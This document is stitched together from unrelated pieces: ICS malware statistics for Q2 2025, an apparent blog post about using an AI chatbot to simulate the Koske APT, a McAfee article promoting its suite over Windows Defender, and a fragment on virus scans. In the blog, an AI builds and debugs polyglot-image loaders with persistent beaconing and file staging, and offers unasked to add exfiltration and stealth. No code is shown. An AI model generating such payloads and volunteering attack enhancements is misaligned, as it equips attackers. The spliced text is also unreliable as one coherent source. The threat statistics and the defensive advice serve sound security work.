
Regionally, the percentage of ICS computers on which malicious objects were blocked ranged from 11.2% in Northern Europe to 27.8% in Africa.
Regions ranked by percentage of ICS computers on which malicious objects were blocked

In most of the regions surveyed in this report, the figures decreased from the previous quarter. They increased only in Australia and New Zealand, as well as Northern Europe.
Changes in percentage of ICS computers on which malicious objects were blocked, Q2 2025
Selected industries

The biometrics sector led the ranking of the industries and OT infrastructures surveyed in this report in terms of the percentage of ICS computers on which malicious objects were blocked.
Ranking of industries and OT infrastructures by percentage of ICS computers on which malicious objects were blocked
In Q2 2025, the percentage of ICS computers on which malicious objects were blocked decreased across all industries.
Percentage of ICS computers on which malicious objects were blocked in selected industries
Diversity of detected malicious objects
In Q2 2025, Kaspersky security solutions blocked malware from 10,408 different malware families from various categories on industrial automation systems.
Percentage of ICS computers on which the activity of malicious objects from various categories was blocked
The only increases were in the percentages of ICS computers on which denylisted internet resources (1.2 times more than in the previous quarter) and malicious documents (1.1 times more) were blocked.
Main threat sources
Depending on the threat detection and blocking scenario, it is not always possible to reliably identify the source. The circumstantial evidence for a specific source can be the blocked threat’s type (category).

The internet (visiting malicious or compromised internet resources; malicious content distributed via messengers; cloud data storage and processing services and CDNs), email clients (phishing emails), and removable storage devices remain the primary sources of threats to computers in an organization’s technology infrastructure.
In Q2 2025, the percentage of ICS computers on which threats from email clients were blocked continued to increase. The main categories of threats from email clients blocked on ICS computers are malicious documents, spyware, malicious scripts and phishing pages. The indicator increased in all regions except Russia. By contrast, the global average for other threat sources decreased. Moreover, the rates reached their lowest levels since Q2 2022.
Percentage of ICS computers on which malicious objects from various sources were blocked
The same computer can be attacked by several categories of malware from the same source during a quarter. That computer is counted when calculating the percentage of attacked computers for each threat category, but is only counted once for the threat source (we count unique attacked computers). In addition, it is not always possible to accurately determine the initial infection attempt. Therefore, the total percentage of ICS computers on which various categories of threats from a certain source were blocked exceeds the percentage of threats from the source itself.
The rates for all threat sources varied across the monitored regions.
The percentage of ICS computers on which threats from the internet were blocked ranged from 6.35% in East Asia to 11.88% in Africa
The percentage of ICS computers on which threats from email clients were blocked ranged from 0.80% in Russia to 7.23% in Southern Europe
The percentage of ICS computers on which threats from removable media were blocked ranged from 0.04% in Australia and New Zealand to 1.77% in Africa
The percentage of ICS computers on which threats from network folders were blocked ranged from 0.01% in Northern Europe to 0.25% in East Asia
Threat categories
A typical attack blocked within an OT network is a multi-stage process, where each subsequent step by the attackers is aimed at increasing privileges and gaining access to other systems by exploiting the security problems of industrial enterprises, including technological infrastructures.
It is worth noting that during the attack, intruders often repeat the same steps (TTPs), especially when they use malicious scripts and established communication channels with the management and control infrastructure (C2) to move laterally within the network and advance the attack.
Malicious objects used for initial infection


In Q2 2025, the percentage of ICS computers on which denylisted internet resources were blocked increased to 5.91%.
Percentage of ICS computers on which denylisted internet resources were blocked, Q2 2022–Q2 2025
The percentage of ICS computers on which denylisted internet resources were blocked ranged from 3.28% in East Asia to 6.98% in Africa. Russia and Eastern Europe were also among the top three regions for this indicator. It increased in all regions and this growth is associated with the addition of direct links to malicious code hosted on popular public websites and file-sharing services.
The percentage of ICS computers on which malicious documents were blocked has grown for two consecutive quarters. The rate reached 1.97% (up 0.12 pp) and returned to the level seen in Q3 2024. The percentage increased in all regions except Latin America.
The percentage of ICS computers on which malicious scripts and phishing pages were blocked decreased to 6.49% (down 0.67 pp).
Next-stage malware
Malicious objects used to initially infect computers deliver next-stage malware (spyware, ransomware, and miners) to victims’ computers. As a rule, the higher the percentage of ICS computers on which the initial infection malware is blocked, the higher the percentage for next-stage malware.
In Q2 2025, the percentage of ICS computers on which malicious objects from all categories were blocked decreased. The rates are:
Spyware: 3.84% (down 0.36 pp);
Ransomware: 0.14% (down 0.02 pp);
Miners in the form of executable files for Windows: 0.63% (down 0.15 pp);
Web miners: 0.30% (down 0.23 pp), its lowest level since Q2 2022.
Self-propagating malware
Self-propagating malware (worms and viruses) is a category unto itself. Worms and virus-infected files were originally used for initial infection, but as botnet functionality evolved, they took on next-stage characteristics.
To spread across ICS networks, viruses and worms rely on removable media, network folders, infected files including backups, and network attacks on outdated software such as Radmin2.
In Q2 2025, the percentage of ICS computers on which worms and viruses were blocked decreased to 1.22% (down 0.09 pp) and 1.29% (down 0.24 pp). Both are the lowest values since Q2 2022.
AutoCAD malware
This category of malware can spread in a variety of ways, so it does not belong to a specific group.
In Q2 2025, the percentage of ICS computers on which AutoCAD malware was blocked continued to decrease to 0.29% (down 0.05 pp) and reached its lowest level since Q2 2022.
In the first part of this project, I explored how artificial intelligence can be used to simulate the early stages of a stealthy APT—focusing on polyglot files, in-memory execution, and basic command-and-control behavior. Everything was generated by the AI: from code to corrections, including full payload packaging inside an image file.
Escalating the Simulation: Persistence Begins
At this stage, I wanted to move faster and explore a critical capability of advanced persistent threats: staying alive. A one-shot payload is interesting, but it doesn’t fully reflect how real threats operate. So I asked the AI to build a more advanced script—one that runs in a continuous loop, mimics beaconing behavior using HTTP headers, includes debugging output, and could be executed in a way that makes it compatible with persistence methods like systemd, nohup, or even cron.
The AI immediately returned a fully working proof-of-concept: a Bash script designed for controlled internal testing, which runs in an infinite loop, sends periodic requests with Range headers, and adapts to the environment based on whether curl or wget is available. It even included a variant that can be run inline—exactly the format needed for integration with persistence services. This wasn’t just a script—it was an adaptable, modular payload ready to be embedded and kept alive.
Iterating for Realism: Improved Loop and Embedded Payload
Once I had the new script with persistent behavior and HTTP Range headers working, I decided to hand it back to the AI to see what it would do next. The goal was to test how well it could take a user-supplied payload and fully encapsulate it into a new polyglot image—one that mimics a real persistence loop, usable with systemd or nohup.
The result was polyglot_improved.jpg, an updated version that runs indefinitely, sending requests every 10 seconds using either curl or wget, and tracking state using byte offsets. The image behaves like a normal file, but under the hood, it continuously simulates C2 beaconing.
More interestingly, the AI didn’t stop there—it immediately offered to enhance the payload further, suggesting features like exfiltration, dynamic target resolution, or stealth. These aren’t just minor tweaks; they’re exactly the kind of behaviors seen in modern malware families and APT toolkits. Once again, the AI wasn’t just building code—it was proactively proposing ways to evolve the attack logic.
Simulating Exfiltration: Moving the Target
At this point, I decided to follow one of the AI’s own suggestions: testing a basic form of exfiltration. I wanted to keep things local and harmless, so I asked it to simulate the process using one of the most iconic files for any security lab— Linux Basics for Hackers 2ed.pdf. I instructed the AI to generate a payload that would first check for the presence of that file, move it to the ~/Downloads directory, and then initiate the HTTP beaconing loop as before. Within seconds, it produced a new polyglot image—polyglot_exfil.jpg—ready to test.
This step aligns perfectly with typical APT behavior: locating files of interest, staging them, and preparing for exfiltration. While in this case the file didn’t leave the system, the logic mimicked exactly how real malware performs staged data collection before sending it off to a remote listener. The fact that the AI stitched this behavior together so naturally just reinforces the experiment’s core question: how close can AI get to autonomously simulating advanced threat logic?
Debugging the Exfiltration Flow
I tested the new image—polyglot_exfil.jpg—but quickly ran into an issue: the request wasn’t formatted correctly, and the file wasn’t downloaded. Consistent with my approach, I didn’t troubleshoot the code myself. Instead, I described the symptoms to the AI in natural language and asked it to fix the behavior.
It responded with a revised payload embedded in a new image—polyglot_pdf_exfil.jpg. This version was designed to fetch the PDF file directly from an internal server via HTTP, then move it to the ~/Downloads folder using either curl or wget, depending on what was available. The logic was clean, clearly commented, and ready to run.
More importantly, the AI showed an ability to not only identify the bug but also restructure the entire flow, maintaining modularity and adaptability—just like a well-designed malware loader would under real operational constraints.
Finalizing the Exfiltration Payload
Even with the revised version—polyglot_pdf_exfil.jpg—the payload still wasn’t working exactly as intended. The AI had attempted to expand variables like URL and FILENAME within a heredoc, but they weren’t being parsed correctly at runtime, leading to malformed requests.
Again, I avoided editing the code myself. I simply shared the terminal output and a screenshot of the behavior. The AI analyzed the situation and explained the root cause clearly: variable expansion within quoted heredoc blocks fails unless the values are injected beforehand.
The fix? It rewrote the script to inject the actual values before writing the heredoc section—solving the problem elegantly. Then it packaged everything into a new image, polyglot_pdf_fixed.jpg, which successfully downloaded the correct file from the specified URL and saved it locally. This showed that the AI wasn’t just capable of debugging—it was learning context across iterations, adjusting its output to match previous failures. That’s not just automation; it’s adaptation.
This time, everything worked exactly as intended. The image polyglot_pdf_fixed.jpg, when executed, downloaded the target PDF from the internal test server and saved it to the correct destination path using the selected available tool (curl or wget). No syntax errors, no broken variables, no unexpected behavior—just a clean, functional simulation of a staged exfiltration operation.
As shown in the GIF below, the full logic—file check, transfer, and persistent HTTP beaconing—executed smoothly. The payload was fully generated, debugged, corrected, and repackaged by the AI across several iterations. This marked the first complete and autonomous simulation of a full exfiltration flow, built entirely via natural language instructions. No manual scripting. No reverse engineering. Just controlled, replicable behavior… designed by a chatbot.
Summary
In this second phase, the simulation advanced from basic command-and-control logic to staged file exfiltration—entirely generated and corrected by AI. Each step stayed tightly aligned with the real TTPs of the Koske APT: use of polyglot images, in-memory execution, environmental adaptation, and modular payloads.
The AI didn’t just generate scripts—it refined them iteratively, just like an automated APT framework would. With the successful simulation of persistent beaconing and file movement, we’re now one step closer to replicating Koske’s full behavior—ethically, transparently, and with zero manual coding.
If your PC runs on Windows 10, you’re in very good company. The Microsoft operating system is the most widely used OS in the world.
However, the rollout to Windows 11 began in 2021, with Windows 10’s support lifecycle ending on October 14, 2025. After this date, Microsoft will stop providing free security updates, technical support, or software updates for Windows 10. If you are a Windows 10 user, this means you will need to upgrade to the newer OS or purchase extended security updates to continue using the old OS securely.
Unfortunately, its success as a widely used operating system makes Windows attractive to hackers. If malicious software could make a home in Windows, a lot of targets would ask how best to protect your Windows 10 or 11 device. Should you just use Windows Security — Microsoft’s free version of antivirus software — or buy additional protection?
Read on to learn what Microsoft Security covers and how additional virus protection can secure all of your connected devices.
Windows 10 antivirus software
Windows Defender is a free antivirus tool that’s built into the Windows operating system. Initially released as an anti-spyware program for Windows XP and Windows Server 2003, it became a full antivirus program with Windows 8 in 2012.
Today, Windows Defender antivirus is part of the Windows Security suite, which offers a comprehensive solution that includes Windows Firewall and Smart App Control for real-time protection against threats. While it’s considered one of the best free antivirus software programs, Windows Defender doesn’t have any extra features that might come with paid security software. If you’re just looking for good antivirus software, it can get the job done.
Check that Windows Defender is on
If you’re not using third-party antivirus protection, you’ll want to make sure that your Windows Defender antivirus coverage is working on your computer. Here’s how to check:
Go to the control panel and click System and Security.
Click Windows Defender Firewall.
A window will open showing if the firewall is on.
If you need to turn on Windows Defender, use the settings in the menu.
Close all browser windows and restart your computer.
To make sure your Windows Security is running, follow these steps:
Click CTRL+Alt+Del and select Task Manager.
Look at the tabs and click Services.
Scroll down to Windows Defender and see if it is classified as “running.”
Windows Defender capabilities and limitations
Windows Defender is a convenient and cost-effective way to protect your Microsoft device from viruses. With features like real-time protection, firewall integration, and cloud-based threat detection, it provides a solid baseline of security for your computer. This overview explores what Windows Defender does well and where it falls short:
Key features
Real-time protection: Monitors your system continuously for threats and blocks them before they can cause harm
Cloud-delivered protection: Utilizes cloud intelligence for near-instant detection and blocking of new and emerging threats
Firewall: Allows you to control network traffic in and out of your device
Ransomware protection: Prevents unauthorized applications from modifying important files. This feature, however, needs to be enabled manually
Security intelligence updates: Receives regular updates to its malware definitions to stay protected against the latest threats
Limitations
While Windows Defender has vastly improved, it still has some limitations compared to other comprehensive security and antivirus suites.
Phishing protection: Phishing detection is not as strong as some third-party solutions, according to PCMag tests.
Web protection: SmartScreen works only in Microsoft Edge, potentially leaving users of other browsers more vulnerable.
Performance impact: Sometimes impacts system performance, particularly during scans
Ransomware protection: Not enabled by default and might not be as robust as dedicated anti-ransomware tools
Limited features: Lacks advanced features found in many paid security products that integrate capabilities, such as VPNs, password managers, dark web monitoring, and dedicated webcam protection.
Activate Windows Defender antivirus features
Open Windows Security: Click the Start menu, type “Windows Security,” and select the app from the results. This is your central hub for PC protection.
Run a scan: In Windows Security, go to “Virus & threat protection” and run a “Quick scan” to check common areas for threats. For a more thorough check, click “Scan options” and select “Full scan,” which examines every file and running programs on your hard disk.
Manage real-time protection: Under “Virus & threat protection settings,” ensure that “Real-time protection” is on to actively scan for malware and prevent infections.
Schedule a scan: Type “Task Scheduler” in the Start menu, then navigate to Task Scheduler Library > Microsoft > Windows > Windows Defender. Customize the “Windows Defender Scheduled Scan” properties to run at a convenient time.
Update virus definitions: Under “Virus & threat protection,” find “Virus & threat protection updates.” Click “Check for updates” to ensure Defender has the latest information to identify new threats. Windows typically does this automatically, but a manual check is always a good idea.
More hostile threats call for more extensive protection
While Windows Security and Windows Defender offer robust baseline malware protection, modern digital threats go far beyond simple viruses. To stay truly safe, you need to look at the bigger picture of online security. This is where a comprehensive security suite offers significant advantages over a standalone antivirus tool.
Cybercriminals constantly develop new malware, sophisticated phishing scams, elaborate ruses and zero-day exploits that target your behavior—like tricking you into clicking a malicious link, downloading a compromised file, or giving your personal information such as your bank and credit card numbers. Some scams even target your devices with risky apps or links on social media.
As thousands of new threat variants are discovered daily, having dedicated and up-to-date virus protection for Windows 11 is essential for comprehensive security. Ultimately, you don’t need to disable Windows Defender’s firewall, but adding a comprehensive security suite provides crucial layers of protection against phishing, identity theft, and unsecured Wi-Fi that are essential for staying safe online today. Having another antivirus program can make sure you have real-time protection and access to the latest security features. Better to be safe than sorry!
Better security with Windows 11
From Windows 10, the upgraded Windows 11 introduces significant security enhancements, thanks to a more robust security architecture that applies stricter hardware requirements. Mandatory features such as Trusted Platform Module (TPM) 2.0, Virtualization-Based Security (VBS), and Secure Boot create a much stronger “secure-by-default” defense against attacks that target the boot process and system integrity.
However, this enhanced baseline security does not eliminate the need for more diligent protection. The vast majority of cyberattacks target the user, not the hardware. Cybercriminals still employ phishing emails, malicious downloads, and insecure websites to compromise your device, regardless of the operating system’s strength. While it’s true that Windows 11 has made great strides in security, the threat landscape has evolved even faster. Installing a multi-layered security solution remains a critical tool for proactively protecting your personal data and online activities.
Augmenting with a free antivirus
In Windows 11, you can augment the built-in Windows Defender with a free antivirus option, but it’s important to understand the trade-offs. Free antivirus solutions typically offer only basic malware protection and lack crucial features that are standard in paid suites, such as a secure VPN, identity monitoring services, advanced phishing protection, a password manager, and dedicated customer support. Some free software may also collect and sell your browsing data to third parties to generate revenue.
While free is tempting, investing in a paid suite with total protection provides peace of mind, knowing that all aspects of your digital life—from your device security to your personal identity and online privacy—are actively protected by an integrated, powerful solution.
Best practices for security on Windows
Using Microsoft’s built-in antivirus software can protect your Windows devices from viruses and malware. Follow these basic Windows Defender management steps:
Accessing settings: You can access the Windows Security app (where Defender is managed) through the Start menu > Settings > Update & Security > Windows Security > Virus & threat protection.
Running scans: Quick, Full, and Custom scans can be initiated through the Windows Security app.
Checking for updates: Security intelligence updates can be checked for and downloaded manually within the Windows Security app.
Quick tips to stay more secure on Windows
Always keep your Windows operating system and all applications updated.
Trust your instincts and think twice before clicking on suspicious links or email attachments.
Use a password manager to create and store strong, unique passwords for every account.
Protect your privacy on public Wi-Fi by always using a trusted VPN.
Go beyond basic antivirus with a solution that also protects your identity and privacy.
Keeping your 3rd-party antivirus with Windows 11
In most cases, you can retain your third-party antivirus when you move to Windows 11. Reputable antivirus providers ensure their software is fully compatible with new operating system releases. Before you upgrade to Windows 11, ensure your antivirus software is updated to the latest version. Your subscription should carry over to the new OS seamlessly.
The benefit of using a cross-platform security suite is that your license and protection extend beyond a single OS version. Whether you’re on Windows 10, Windows 11, a Mac, or a mobile device, your protection remains active and managed from a single account, avoiding the hassle of finding new software or purchasing new licenses every time you upgrade or change devices.
Essential antivirus features
Windows Defender provides a solid starting point of security for your computer, but it is good to reinforce that capability with a comprehensive solution. Antivirus protection programs available in the market today aren’t all created equal. When looking for the best antivirus software for your needs, here are some things to consider for your devices running on Windows 11.
Compatibility across multiple operating systems: If you own a Windows personal computer, an iPhone, and a tablet that runs on Chrome, it helps to have an antivirus app that works across multiple operating systems. Many trusted premium protection services are compatible with Windows, Mac, iOS, and Android devices, allowing you to enjoy all your devices without losing protection.
Protection against a variety of online threats: For greater cybersecurity, a reliable antivirus software should defend against a variety of online threats like viruses, spyware, and ransomware. Make sure your chosen antivirus software can alert you when it recognizes a risky link, website, or file.
Easy to use: Functionality is another thing to consider, especially if you want to easily manage multiple devices. Opt for a suite that allows you to connect and manage all of your desktop and mobile devices from one single dashboard.
Real-time and scheduled scanning: To keep your devices free from online threats, good antivirus software should be able to scan your files for threats 24/7, providing protection with real-time, on-demand scanning of files and applications.
McAfee’s capabilities for total protection
Today’s cybercriminals are relentlessly creating new threats every day to steal your identity, money, and personal data. Thinking of antivirus as just for viruses is outdated; modern security suites are about total digital wellness. McAfee+ was developed with an understanding of how cybercriminals operate. Our all-in-one protection includes:
Virtual Private Network (VPN): A VPN is one of the biggest benefits of using a complete, third-party antivirus protection. When you use public Wi-Fi, it’s possible for a hacker to see your data. A VPN encrypts your data to protect it from prying eyes. It also conceals your device’s IP address and geolocation.
Identity monitoring: Get 24/7 monitoring of your email addresses and bank accounts with up to $1 million in ID theft coverage. With early detection, an easy setup, and extensive monitoring (keeping tabs on up to 60 unique types of personal information), you can continue to live your best life online.
Protection score: We’ll look at the health of your online protection and give you a protection score. We’ll also recommend how to address weak spots and improve your security.
PC optimization: To speed up your online activities, McAfee PC Optimizer automatically blocks auto-play on pop-up videos to give you more bandwidth and save battery power. It also disposes of temporary files and cookies to free up disk space.
Password manager: One good way to keep your data secure is to use strong passwords that are unique for each account. Our password manager generates complex passwords, stores them, and lets you access shared passwords on your mobile devices.
Safe digital habits to regularly observe
Enable automatic updates: Ensure both Windows and your applications are set to update automatically. This is your first line of defense against exploits that target software vulnerabilities.
Use a standard user account: For daily tasks, use a standard user account instead of an administrator account to limit the potential damage during a malware attack.
Implement secure backups: Regularly back up your important files to an external drive or a secure cloud service to ensure you can recover your data in case of a ransomware attack.
Activate multi-factor authentication (MFA): Enable MFA on all your important online accounts (email, banking, social media) for a powerful layer of security beyond just a password.
Install comprehensive security software: Use a reputable, all-in-one security suite that provides an antivirus, firewall, VPN, and identity protection to cover all your security needs.
Final thoughts
Whether you’re using Windows 10 or the latest Windows 11, the built-in Microsoft Defender provides a good starting point for your device’s security. However, an antivirus is just one layer of security. To be truly protected from the full spectrum of today’s online threats, you need a more comprehensive approach. Adding a trusted security suite gains you layers of protection for your identity, privacy, and data that go far beyond basic antivirus defense.
When you install a third-party antivirus like McAfee Total Protection, it seamlessly takes over as the primary real-time protection provider, while Windows Defender can remain available for periodic scans, ensuring there are no conflicts. To check your security status, simply navigate to Windows Security > Virus & threat protection to see which provider is active.
For complete peace of mind, comprehensive solutions like McAfee Total Protection add critical features like a VPN for online privacy, identity monitoring, and protection for all your devices, not just your Windows personal computer.
Antivirus software protects devices against viruses, malware, and other cyberthreats by detecting, quarantining, and deleting malicious code. Modern antivirus products also offer additional security features such as password protection, identity...
New online threats emerge every day, putting our personal information, money and devices at risk. In its 2024 Internet Crime Report, the Federal Bureau of Investigation reports that 859,532 complaints of suspected internet crime—including ransomware, viruses and malware, data breaches, denials of service, and other forms of cyberattack—resulted in losses of over $16 billion—a 33% increase from 2023.
That’s why it is essential to stay ahead of these threats. One way to combat these is by conducting virus scans using proven software tools that constantly monitor and check your devices while safeguarding your sensitive information. In this article, we’ll go through everything you need to know to run a scan effectively to keep your computers, phones and tablets in tip-top shape.
What does a virus scan do?
Whether you think you might have a virus on your computer or devices or just want to keep them running smoothly, it’s easy to do a virus scan.
Each antivirus program works a little differently, but in general the software will look for known malware with specific characteristics, as well as their variants that have a similar code base. Some antivirus software even checks for suspicious behavior. If the software comes across a dangerous program or piece of code, the antivirus software removes it. In some cases, a dangerous program can be replaced with a clean one from the manufacturer.
Unmistakeable signs of a virus in your device
Before doing a virus scan, it is useful to know the telltale signs of viral presence in your device. Is your device acting sluggish or having a hard time booting up? Have you noticed missing files or a lack of storage space? Have you noticed emails or messages sent from your account that you did not write? Perhaps you’ve noticed changes to your browser homepage or settings? Maybe you’re seeing unexpected pop-up windows, or experiencing crashes and other program errors. These are just some signs that your device may have a virus, but don’t get too worried yet because many of these issues can be resolved with a virus scan.
Are free virus scanner tools safe and sufficient?
Free virus scanner tools, both in web-based and downloadable formats, offer a convenient way to perform a one-time check for malware. They are most useful when you need a second opinion or are asking yourself, “do I have a virus?” after noticing something suspect.
